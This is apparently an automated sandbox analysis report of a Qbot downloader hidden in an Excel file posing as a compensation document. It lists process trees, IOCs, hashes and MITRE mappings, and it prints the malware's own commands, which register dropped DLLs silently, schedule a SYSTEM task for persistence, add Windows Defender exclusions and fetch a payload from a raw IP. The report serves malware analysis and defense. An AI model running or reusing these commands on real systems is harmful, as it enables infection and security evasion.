ID: 492061
Sample Name: Compensation-2100058996-09272021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 10:21:25
Date: 28/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Compensation-2100058996-0…

Overview

General Information

Sample Name:	Compensation-2100058996-09272021.xls
Analysis ID:	492061
MD5:	4658146f947ea49.
SHA1:	7e5ff8360eba1e4..
SHA256:	7113398b5e2748..
Tags:	xls
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0 Qbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Qbot
- Document exploit detected (drops P…
- Sigma detected: Schedule system p…
- Office document tries to convince vi…
- Multi AV Scanner detection for dropp…
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Office process drops PE file
- Writes to foreign memory regions
- Uses cmd line tools excessively to a…
- Sigma detected: Microsoft Office Pr…
- Allocates memory in foreign process…
- Injects code into the Windows Explo…
- PE file has nameless sections
- Sigma detected: Regsvr32 Comman…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2588 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 1516 cmdline: regsvr32 -silent ..\Drezd.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1636 cmdline: -silent ..\Drezd.red MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 684 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
        - schtasks.exe (PID: 408 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn uwqvoal /tr 'regsvr32.exe -s \'C:\Users\user\Drezd.red\'' /SC ONCE /Z /ST 10:25 /ET 10:37 MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - regsvr32.exe (PID: 2712 cmdline: regsvr32 -silent ..\Drezd1.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1256 cmdline: regsvr32 -silent ..\Drezd2.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- regsvr32.exe (PID: 1848 cmdline: regsvr32.exe -s 'C:\Users\user\Drezd.red' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1016 cmdline: -s 'C:\Users\user\Drezd.red' MD5: 432BE6CF7311062633459EEF6B242FB5)
    - explorer.exe (PID: 2552 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
      - reg.exe (PID: 2836 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Imqocbuplg' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
      - reg.exe (PID: 2840 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Iaoaukbfna' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
- regsvr32.exe (PID: 3056 cmdline: regsvr32.exe -s 'C:\Users\user\Drezd.red' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 152 cmdline: -s 'C:\Users\user\Drezd.red' MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
Compensation-2100058996-09272021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000002.727158282.0000000010001000.00000040.00020000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000007.00000002.978062440.00000000000E0000.00000040.00020000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
0000000E.00000002.978045308.00000000000C0000.00000040.00020000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
0000000D.00000002.725678165.0000000000210000.00000004.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000006.00000002.715078031.0000000010001000.00000040.00020000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
Click to see the 1 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
13.2.regsvr32.exe.210000.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
7.2.explorer.exe.e0000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
14.2.explorer.exe.c0000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
7.2.explorer.exe.e0000.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
6.2.regsvr32.exe.890000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Persistence and Installation Behavior:

Sigma detected: Schedule system process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

PE file has nameless sections

Persistence and Installation Behavior:

Uses cmd line tools excessively to alter registry or file data

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Yara detected hidden Macro 4.0 in Excel

Stealing of Sensitive Information:

Yara detected Qbot

Remote Access Functionality:


Yara detected Qbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Command and Scripting Interpreter 1 1	Windows Service 3	Windows Service 3	Masquerading 1 2 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesd Insecur Networl Commu
Default Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 4 1 3	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit Redirec Calls/SI
Domain Accounts	Scripting 2	Logon Script (Windows)	Scheduled Task/Job 1	Modify Registry 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track D Locatio
Local Accounts	Service Execution 2	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 1	NTDS	Process Discovery 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SIM Ca Swap
Cloud Accounts	Native API 1	Network Logon Script	Network Logon Script	Process Injection 4 1 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Exploitation for Client Execution 3 2	Rc.common	Rc.common	Scripting 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial Service

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44467.4314974537[1].dat	100%	Joe Sandbox ML		
C:\Users\user\Drezd.red	12%	Virustotal		Browse
C:\Users\user\Drezd.red	9%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://190.14.37.178/44467.4314974537.dat	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://190.14.37.178/44467.4314974537.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.183.96.67	unknown	Netherlands		60117	HSAE	false
190.14.37.178	unknown	Panama		52469	OffshoreRacksSAPA	false
185.250.148.213	unknown	Russian Federation		48430	FIRSTDC-ASRU	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	492061
Start date:	28.09.2021
Start time:	10:21:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Compensation-2100058996-09272021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@25/6@0/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.2% (good quality ratio 21.6%) • Quality average: 75.9% • Quality standard deviation: 28.2%

HCA Information:	• Successful, ratio: 86% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:23:40	API Interceptor	28x Sleep call for process: regsvr32.exe modified
10:23:42	API Interceptor	884x Sleep call for process: explorer.exe modified
10:23:44	API Interceptor	2x Sleep call for process: schtasks.exe modified
10:23:45	Task Scheduler	Run new task: uwqvoal path: regsvr32.exe s>-s "C:\Users\user\Drezd.red"

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.183.96.67	#Qbot downloader.xls	Get hash	malicious	Browse	• 185.183.96.67/44466.8890891204.dat
	Compensation-2308017-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67/44466.7516903935.dat
	Compensation-1730406737-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67/44466.7022844907.dat
190.14.37.178	Compensation-1657705079-09272021.xls	Get hash	malicious	Browse	• 190.14.37.178/44466.9668618056.dat
	Compensation-1214892625-09272021.xls	Get hash	malicious	Browse	• 190.14.37.178/44466.9633799768.dat
	#Qbot downloader.xls	Get hash	malicious	Browse	• 190.14.37.178/44466.8890891204.dat
	Compensation-2308017-09272021.xls	Get hash	malicious	Browse	• 190.14.37.178/44466.7516903935.dat
	Compensation-1730406737-09272021.xls	Get hash	malicious	Browse	• 190.14.37.178/44466.7022844907.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HSAE	Compensation-1657705079-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67
	Compensation-1214892625-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67
	#Qbot downloader.xls	Get hash	malicious	Browse	• 185.183.96.67
	Compensation-2308017-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67
	Compensation-1730406737-09272021.xls	Get hash	malicious	Browse	• 185.183.96.67
	KHI13mrm4c.exe	Get hash	malicious	Browse	• 185.183.98.2
	Copy of Payment-228607772-09222021.xls	Get hash	malicious	Browse	• 185.82.202.248
	NJS4hNBeUR.exe	Get hash	malicious	Browse	• 185.198.57.68
	rQoEGMGufv.exe	Get hash	malicious	Browse	• 185.45.192.203
	5ya8R7LxXl.exe	Get hash	malicious	Browse	• 185.45.192.203
	Uz2eSldsZe.exe	Get hash	malicious	Browse	• 185.45.192.203
	SWIFT_COPY.htm	Get hash	malicious	Browse	• 194.36.191.196
	3hTS09wZ7G.exe	Get hash	malicious	Browse	• 185.183.96.3
	040ba58b824e36fc9117c1e3c8b651d9e4dc3fe12b535.exe	Get hash	malicious	Browse	• 185.183.96.3
	OC2Z0JbqfA.exe	Get hash	malicious	Browse	• 185.183.96.3
	89o9iHBGiB.exe	Get hash	malicious	Browse	• 185.183.96.3
	DWVByMCYL8.exe	Get hash	malicious	Browse	• 185.183.96.3
	DUpgpAnHkq.exe	Get hash	malicious	Browse	• 185.183.96.3
	7EAz8cQ49v.exe	Get hash	malicious	Browse	• 185.183.96.3
	f9aoawyl4M.exe	Get hash	malicious	Browse	• 185.183.96.3
OffshoreRacksSAPA	Compensation-1657705079-09272021.xls	Get hash	malicious	Browse	• 190.14.37.178
	Compensation-1214892625-09272021.xls	Get hash	malicious	Browse	• 190.14.37.178
	#Qbot downloader.xls	Get hash	malicious	Browse	• 190.14.37.178
	Compensation-2308017-09272021.xls	Get hash	malicious	Browse	• 190.14.37.178
	Compensation-1730406737-09272021.xls	Get hash	malicious	Browse	• 190.14.37.178
	Claim-838392655-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173
	claim.xls	Get hash	malicious	Browse	• 190.14.37.173
	Claim-1368769328-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173
	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173
	Payment-687700136-09212021.xls	Get hash	malicious	Browse	• 190.14.37.232
	Permission-851469163-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-851469163-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-830724601-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-830724601-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-40776837-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-40776837-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1984690372-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1532161794-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1984690372-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\Drezd.red	Compensation-1657705079-09272021.xls	Get hash	malicious	Browse	
	Compensation-1214892625-09272021.xls	Get hash	malicious	Browse	
	#Qbot downloader.xls	Get hash	malicious	Browse	
	Compensation-2308017-09272021.xls	Get hash	malicious	Browse	
	Compensation-1730406737-09272021.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44467.4314974537[1].dat

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44467.4314974537[1].dat	
Entropy (8bit):	4.52850738525501
Encrypted:	false
SSDEEP:	3072:Do6vBnby4Yx0XjFFzPQ0MslzERfQB24hLxBVi/b/9+PdpiWC35ol/uwfTuT2b2Mp:vs6Xpq0H3Jhds/9+qC/zfTPLX
MD5:	F6CC787BB41B7500C5A8CBAC69719F47
SHA1:	CB3E68EE0DED8625C39D45DA45CB3F637A958380
SHA-256:	1FE2FF723730694954E8A1C9C06873C7A4376BDFCAFDB1C5C562A4ECA1C5ED6C
SHA-512:	6DDE19CE6B8FE4D66B7B805336AB8558B556F4F90ED7F4FB71E864BC5656CE353536CF78829B51D75321AC78FA171873F0D6B26100137AC0B4167A7C029F22F7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....;a.....!..... ....p.....\|.... .....text..... ..`.edata..p.... .....@..@.data.... ...0..... .....@....data...T....P.....$.....@....rdatat.H.....@....rsrc..... .....@..@.....P...0...P.....P.....P...H.....P.... ...P..... .....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254406145670295
Encrypted:	false
SSDEEP:	1536:C6qL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CHJNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	CE4C6F2E69D0C41D112F6E2E15D91BEA
SHA1:	C82A5649FB72190F638CF670AD61054BABA6798F
SHA-256:	F102A88B19F9A1E77E3DA8131AA3A9F3FED09624B877E12D6FE7904D5FAB3D44
SHA-512:	6CA64EE7E29CA1C5DC45C343F3394FDEE3B7BDF414AEC5AB7E477771E20242AAA29E35B376DB822AB15C5BA89102507B80E9829DFB332B2D06B2ECE91E682F2A
Malicious:	false
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!..!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... ....&!..... .....

C:\Users\user\AppData\Local\Temp\VBE\RefEdit.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	15676
Entropy (8bit):	4.532454639094322
Encrypted:	false
SSDEEP:	192:5GxlE11DxzCOtHIT6P20eChgZjTdZ3HJV8L1I17EMBkDXrq9LwGGLVbkLde:5G3oxesT20lheZ3waE5D7qxIxkxe
MD5:	21AD64E5A31F72F116AC1B795158E7A9
SHA1:	B519A4EC430A5FB56FDC079B2B1DC19BB23CB36F
SHA-256:	31A3260BDFB94EE5E312E6F8C7249B19908FC09104DC0B130D39A7EAA66E5B4F
SHA-512:	14DA5873EC106FF15057C440B45CE1FDC76AC475A276AF158C25EAF6776E9DE10578992A8115B970F67B3ACDF2602940B52152754AC14ED347C31481D360AAE4
Malicious:	false
Preview:	MSFT.....A.....1..... .....d.....,.....\.....H...4.....0... .....x..... .....x. .....$".....P.....$".....0...P.,..... ....0.....%".....H..."..... .....H.....(.....@.....P.....0.....`.....p...X... ..... ....._.TWE...~Y.....E.....F.....B.....`..d....."E.....F.....0.....F.....E.....`.M.....CPf.....0..=.....01..)....w....<WI.....\.1Y.....k...U....."....|. ..K..a...

C:\Users\user\Drezd.red	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	1.6961804656486577
Encrypted:	false
SSDEEP:	1536:92VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:XC6MtAAFNJ5XC5SYCi02r+J
MD5:	B19B0AF9A01DD936D091C291B19696C8
SHA1:	862ED0B9586729F2633670CCD7D075D7693908E1
SHA-256:	17D261EACA2629EF9907D0C00FB2271201E466796F06DCB7232900D711C29330

C:\Users\user\Drezd.red	
SHA-512:	9F0CE65AFA00919797A3A75308CF49366D5DCA0C17EA3CFAB70A9E9244E0D5AB6DEC21A3A46C2C609159E0CBF91AF4F10E6A36F3FB7310A5C2B062249AB43DB4
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 12%, Browse • Antivirus: ReversingLabs, Detection: 9%
